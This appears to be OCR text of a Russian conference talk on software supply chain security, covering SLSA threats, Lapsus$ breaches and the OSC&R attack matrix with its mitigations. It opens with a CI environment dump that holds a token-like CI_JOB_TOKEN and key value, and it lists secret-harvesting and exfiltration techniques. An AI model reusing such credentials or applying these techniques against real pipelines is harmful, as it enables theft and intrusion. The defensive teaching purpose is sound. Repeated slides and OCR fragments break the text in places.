CI_COMMIT_TIMESTAMP=2024-10-31T18:35:35+03:00
FF_USE_DIRECT_DOWNLOAD=true
FF_USE_DYNAMIC_TRACE_FORCE_SEND_INTERVAL=false
CI_JOB_TOKEN=64_-nSggJmcVx2UhpBxxe9E
CI_NODE_TOTAL=1
CI_SERVER_NAME=GitLab
TERM=xterm
CI_PROJECT_NAMESPACE_ID=1291
CI_PIPELINE_CREATED_AT=2024-10-31T18:35:40+03:00
COSIGN_KEY=ZWN0czogNSwgZG9uZS4NCkNvdW50aW5nIG9iamVjdHM6IDEwMCUgKDUvNSksIGRvbmUuDQpEZWx0YSBjb21wc
c2luZyB1cCB0byAxMiB0aHJlYWRzDQpDb21wcmVzc2luZyBvYmplY3RzOiAxMDAlICgzLzMpLCBkb25lLg0KV3JpdGluZyBv
xMDAlICgzLzMpLCAyODIgYnl0ZXMgfCAyODIuMDAgS2lCL3MsIGRvbmUuDQpUb3RhbCAzIChkZWx0YSAyKSwgcmV1c2VkIDA
ApLCBwYWNrLXJldXNlZCAwDQpyZW1vdGU6IA0KcmVtb3RlOiBUbyBjcmVhdGUgYSBtZXJnZSByZXF1ZXN0IGZvciBoaWdobG
CI_CONCURRENT_PROJECT_ID=0
CI_JOB_NAME_SLUG=dind-runner-proc-timeout
RUNNER_TEMP_PROJECT_DIR=/builds/mws/security/cloud-native-security/conf-demos/highload_cicd.tmp
FF_KUBERNETES_HONOR_ENTRYPOINT=false
```

Что мы не учитываем?



A Submit unauthorized change

B Compromise source repo

C Build from modified source

D Compromise build process

E Use compromised dependency

F Upload modified package

G Compromise package repo

H Use compromised package

Threats: (A) Submit unauthorized change

An adversary introduces a change through the official source control management interface without any special administrator privileges.

SLSA v1.0 does not address this threat, but it may be addressed in a **future version**.

M W
S

Что с этим делать?

Что говорить про пользователя?

Тут я думаю и так все понятно

Access Brokers

Я писал про это еще в 2022

If you think your data is safer with big corps, you're wrong: The story of Lapsus$ hacker group

April 22, 2022 · 8 min read

Today we have somewhat of an unusual digest, we're going to talk about a notorious hacker group called **Lapsus$** that's responsible for a number of high-profile cases. And if this topic may seem like it has nothing to do with you — it's only at first glance.

https://adguard.com/index.php/en/blog/lapsus-digest.html

Access Brokers

Hack of Nvidia ‘A National Disaster’

By Alan Patterson 03.10.2022 3

Share Post Share on Facebook Share on Twitter in

Hackers have stolen data from Nvidia, the world’s largest GPU maker, and are holding that data ransom. The as-yet unidentified “threat actors” may be helping the company’s competition in China, according to a research group in Washington D.C.

hink your data is safer g corps, you’re wrong: ory of Lapsus$ hacker

April 22, 2022 · 8 min read

Today we have somewhat of an unusual digest, we're going to talk about a notorious hacker group called **Lapsus$** that's responsible for a number of high-profile cases. And if this topic may seem like it has nothing to do with you — it's only at first glance.

https://adguard.com/index.php/en/blog/lapsus-digest.html

M W

s Access Brokers

Hack of Nvidia 'A National Disa

By Alan Patterson 03.10.2022 3

Share Post Share on Facebook Share on Twitter in

Hackers have stolen data from Nvidia, the world's largest GPU maker, and are holding th
The as-yet unidentified "threat actors" may be helping the company's competition in Ch
a research group in Washington D.C.

A sign outside a Vodafone Group Plc mobile phone store in London, U.K.

Jason Alden | Bloomberg | Getty Images

Vodafone is investigating claims of a data breach made by hackers who are threatening to leak the telecommunication giant's source code, the company told CNBC.

On Monday, a group known as Lapsus$ asked their subscribers in a poll on messaging app Telegram: "What should we leak next?" followed by three options.

https://adguard.com/index.php/en/blog/lapsus-digest.html

Samsung at the World Mobile Congress in Barcelona, Spain.
David Ramos | Getty Images News | Getty Images

sign outside a Vodafone Group Plc mobile phone store in London, U.K.
son Alden | Bloomberg | Getty Images


Samsung said on Monday that hackers breached its internal company data, gaining access to some source codes of Galaxy-branded devices like smartphones.

The statement from the South Korean electronics giant comes after hacking group Lapsus$ claimed over the weekend via its Telegram channel that it has stolen 190 gigabytes of confidential Samsung source code.

Vodafone is investigating claims of a data breach made by hackers who are threatening to leak the telecommunication giant's source code, the company told CNBC.

On Monday, a group known as Lapsus$ asked their subscribers in a poll on messaging app Telegram: "What should we leak next?" followed by three options.

https://adguard.com/index.php/en/blog/lapsus-digest.html



Samsung at the W

David Ramos | Getty

Ubisoft says it experienced a ‘cyber security incident’, and the purported Nvidia hackers are taking credit




Illustration by Alex Castro / The Verge


/ Ubisoft believes no personal player information was exposed

By Jay Peters, a news editor who writes about technology, video games, and virtual worlds. He’s submitted several accepted emoji proposals to the Unicode Consortium.

Updated Mar 12, 2022 at 3:36 AM GMT+3

0 Comments (0 New)

https://adguard.com/index.php/en/blog/lapsus-digest.html



Samsung at the W

David Ramos | Getty

Ubisoft sa security in Nvidia hac




Illustration by Alex Castro / T

Globant confirms hack after Lapsus$ leaks 70GB of stolen data

By Ionut Ilascu

March 30, 2022 02:47 PM 2

IT and software consultancy firm Globant has confirmed that they were breached by the Lapsus$ data extortion group, where data consisting of administrator credentials and source code was leaked by the threat actors.

sonal
xposed

video games, and
als to the Unicode

are
ny

https://adguard.com/index.php/en/blog/lapsus-digest.html

Mar 22, 2022

MICROSOFT CONFIRMS HACK BY LAPSUS$ GROUP

By Lindsey O'Donnell-Welch

Microsoft has confirmed that the Lapsus$ group gained "limited" access after the group leaked Bing, Bing Maps and Cortana source code.

https://adguard.com/index.php/en/blog/lapsus-digest.html

Mar 22, 2022

MICROSOI HACK BY GROUP

By Lindsey O'Donnell-Welch

Microsoft has confirmed th gained "limited" access afte Bing, Bing Maps and Cortana source code.

POLICY / TECH / SECURITY

Okta ends Lapsus$ hack investigation, says breach lasted just 25 minutes




Photo by Amelia Holowaty Krales / The Verge

/ A forensic report concluded that the scope of access was far smaller than first thought, but customer trust may be hard to recover

By Corin Faife

Apr 20, 2022 at 11:42 PM GMT+3

0 Comments (0 New)

Three months after authentication platform Okta was breached by hacking group Lapsus$, the company has concluded its internal investigation after finding that the impact was less serious than initially believed.

https://adguard.com/index.php/en/blog/lapsus-digest.html

И вроде SLSA идет в нужном направлении

Но пока есть куда расти

Что конкретно делать?

Что конкретно делать?
Куда конкретно смотреть?

Что конкретно делать? Куда конкретно смотреть? И от чего нужно защищаться?

Meet OSC&R
Open Software Supply Chain
Attack Reference

Reconnaissance (11)	Resource Development (6)	Initial Access (26)	Execution (12)	Persistence (8)	Privilege Escalation (2)	Defense Evasion (8)	Credential Access (8)	Lateral Movement (2)	Collection (5)	Exfiltratic (3)
Discover naming conventions	Accounts in public registry	Compromised token	SQL injection	Add user	Overprivileged CI/CD Runners	Misconfigured traffic log settings	Harvest secrets from logs	Overprivileged user account	Unencrypted data at rest	Bypass of outbound tr control
Discover technology stacks	Publish malicious artifact	Compromised user account	Command injection	Backdoor in code	Inject malicious dependency to privileged user repository	Misconfigured audit logs settings	Harvest tokens from environment variables	Push implants across repositories	Unencrypted data in transit	Exfiltration o webhooks
Discover used open-source dependencies	Advertise malicious artifact	Compromised service account	Cross-site scripting	Scheduled tasks on self hosted runner		Malicious compiler or interpreter	Passwords in CI/CD logs		Weak encryption	Exfiltration to code reposit
Scan public artifacts for secrets	Malicious code contribution to an open-source repository	Repojacking	Runtime logic bomb	Implant in zombie instance		SaaS sprawl	Runtime leakage of password		Sensitive information in logs	
Discover coding flaws	Compromised legitimate artifact	Shadow IT	Installation scripts	Create access token		Misconfigured security measures	Harvesting short-lived token		Sensitive information in environment variables	
Active scanning	Fake developer reputation (Starjacking)	Dependency confusion	IDE	Recursive PR		Bypass review using admin permission	Harvesting sensitive information from files			
Scan configuration on public resources		Vulnerability in third-party CI/CD actions	Cloud workload	Untagged resources		Spoofed Commits	Steal credentials in container artifacts			
Discover internal artifacts names		Exposed internal API	Malicious artifact execution	Deploy keys		Malicious Build Time Dependencies	Secrets in configuration files			
Accidental public disclosure of internal resources		Exposed storage	Trigger pipeline execution							
Scan public CI/CD configurations for secrets and vulnerable actions		Exposed database	Runtime backdoor							
Exposed storage		Permissive network access	Auto merge rules in SCM							
		Typosquatting	Cross Site Request Forgery							
		Vulnerable CICD plugins								
		Vulnerable CICD system								
		Brandjacking								
		Weak authentication methods								
		External user accounts								
		Compromised								

Compromised user account

Compromised user account

Compromised service account

Compromised user account

Compromised service account

Compromised token

Compromised user account

Compromised service account

Compromised token

Compromised developer workstation

Compromised user account

Compromised service account

External user accounts

Compromised token

Compromised developer workstation

Compromised user account

Compromised service account

External user accounts

Compromised token

Compromised developer workstation

Weak authentication methods

Это и так все понятно...

А если так?

Vulnerable CI/CD template

А если так?

Vulnerable CI/CD template

Vulnerable CICD plugins

А если так?

Vulnerable CI/CD template

Vulnerable CICD plugins

Exposed internal API

А если так?

Vulnerable CI/CD template

Vulnerable CICD plugins

Exposed internal API

Vulnerability in third-party CI/CD actions

А если так?

Vulnerable CI/CD template

Vulnerable CICD plugins

Exposed internal API

Malicious IDE extension

Vulnerability in third-party CI/CD actions

Знай врага в лицо

Mitigations & Detection

- M1000 - Limit Publicly Available Information.yaml
- M1001 - Avoid Predictable Naming Conventions.yaml
- M1090 - Implement code and image signing.yaml
- M1100 - Implement contributor validation.yaml
- M1120 - Store credentials in vault.yaml
- M1121 - Enable git hooks.yaml
- M1122 - Implement token management best practices.yaml
- M1123 - Implement token access control and permissions.yaml
- M1124 - Use token encryption and obfuscation.yaml
- M1130 - Implement password rotation.yaml
- M1131 - Disable or lock compromised accounts.yaml
- M1132 - Enable MFA for user accounts.yaml
- M1170 - Use parameterized queries.yaml
- M1171 - Use stored procedures.yaml
- M1172 - Use allow-list input validation.yaml
- M1173 - Escape all user supplied input.yaml

- D1090 - Implement package or image integrity verification.yaml
- D1120 - Implement source code scanning for credentials.yaml
- D1130 - Implement account activity monitoring.yaml
- D1131 - Implement SIEM.yaml
- D1170 - Configure application audit logs to detect injection attacks.yaml
- D1171 - Implement Web Application Firewall.yaml
- D1230 - Implement API endpoint monitoring.yaml
- D1231 - Implement API security testing.yaml
- D1260 - Implement security regular audit and review.yaml
- D1261 - Implement penetration testing.yaml
- D1262 - Implement vulnerability assesment.yaml
- D1270 - Implement network scanning.yaml
- D1300 - Implement regular log reviews.yaml
- D1310 - Monitor user access logs.yaml
- D1430 - Monitor for failed login attempts.yaml
- D1431 - Monitor for changes of user permissions.yaml
- D1490 - Monitor repository access.yaml

T0157 - Combosquatting

Combosquatting is an attack technique where an attacker tries to impersonate legitimate open source packages by adding (or often appending) common words, terms, or letters to the authentic package or image name. For example, there is popular JavaScript package "lodash" and an attacker may create a package with name "lodashs". The goal of this attack technique is to trick users into unknowingly downloading and using these fake packages or images, which may contain malicious code, vulnerabilities, or other security risks.

ID: T0157

Type: Technique

Tactic: Initial Access

Summary: Combosquatting

State: draft

Mitigations

id	type	summary	description
M1200	Mitigation	Verify package authenticity	Before installing any package, it's important to verify its authenticity. This can include checking the package's digital signature or using a package manager that supports package verification.
M1290	Mitigation	Double-checking package or container names	Users should carefully review r or container names before downloading or installing the

Detections

id	type	summary	description
D1260	Detection	Implement regular security audit and review	Conduct regular security audits and vulnerability assessments of your systems and storages configurations to identify and address any potential misconfigurations or vulnerabilities that could lead to exposed storage. This includes reviewing access controls, encryption settings, and other security configurations to ensure they are aligned with best practices and organizational security policies.
D1262	Detection	Implement vulnerability assesment	Vulnerability assessment is a pr approach to mitigating cy risks by systematically i evaluating, and prior in a system, networ involves conducti assessments to i

Выводы

- Подпись в вакууме никак не поможет

Выводы

- Подпись в вакууме никак не поможет
- Нужна эшелонированная оборона

Выводы

- Подпись в вакууме никак не поможет
- Нужна эшелонированная оборона
- Нужно знать от чего защищаться

Выводы

- Подпись в вакууме никак не поможет
- Нужна эшелонированная оборона
- Нужно знать от чего защищаться
- Изучение атак покажет как будет действовать злоумышленник

Спасибо за внимание!

Алексей Федулаев
Head of Cloud Native Security MWS

https://t.me/ever_secure

https://t.me/alekseyOxffd

https://www.linkedin.com/in/alekseyOxffd/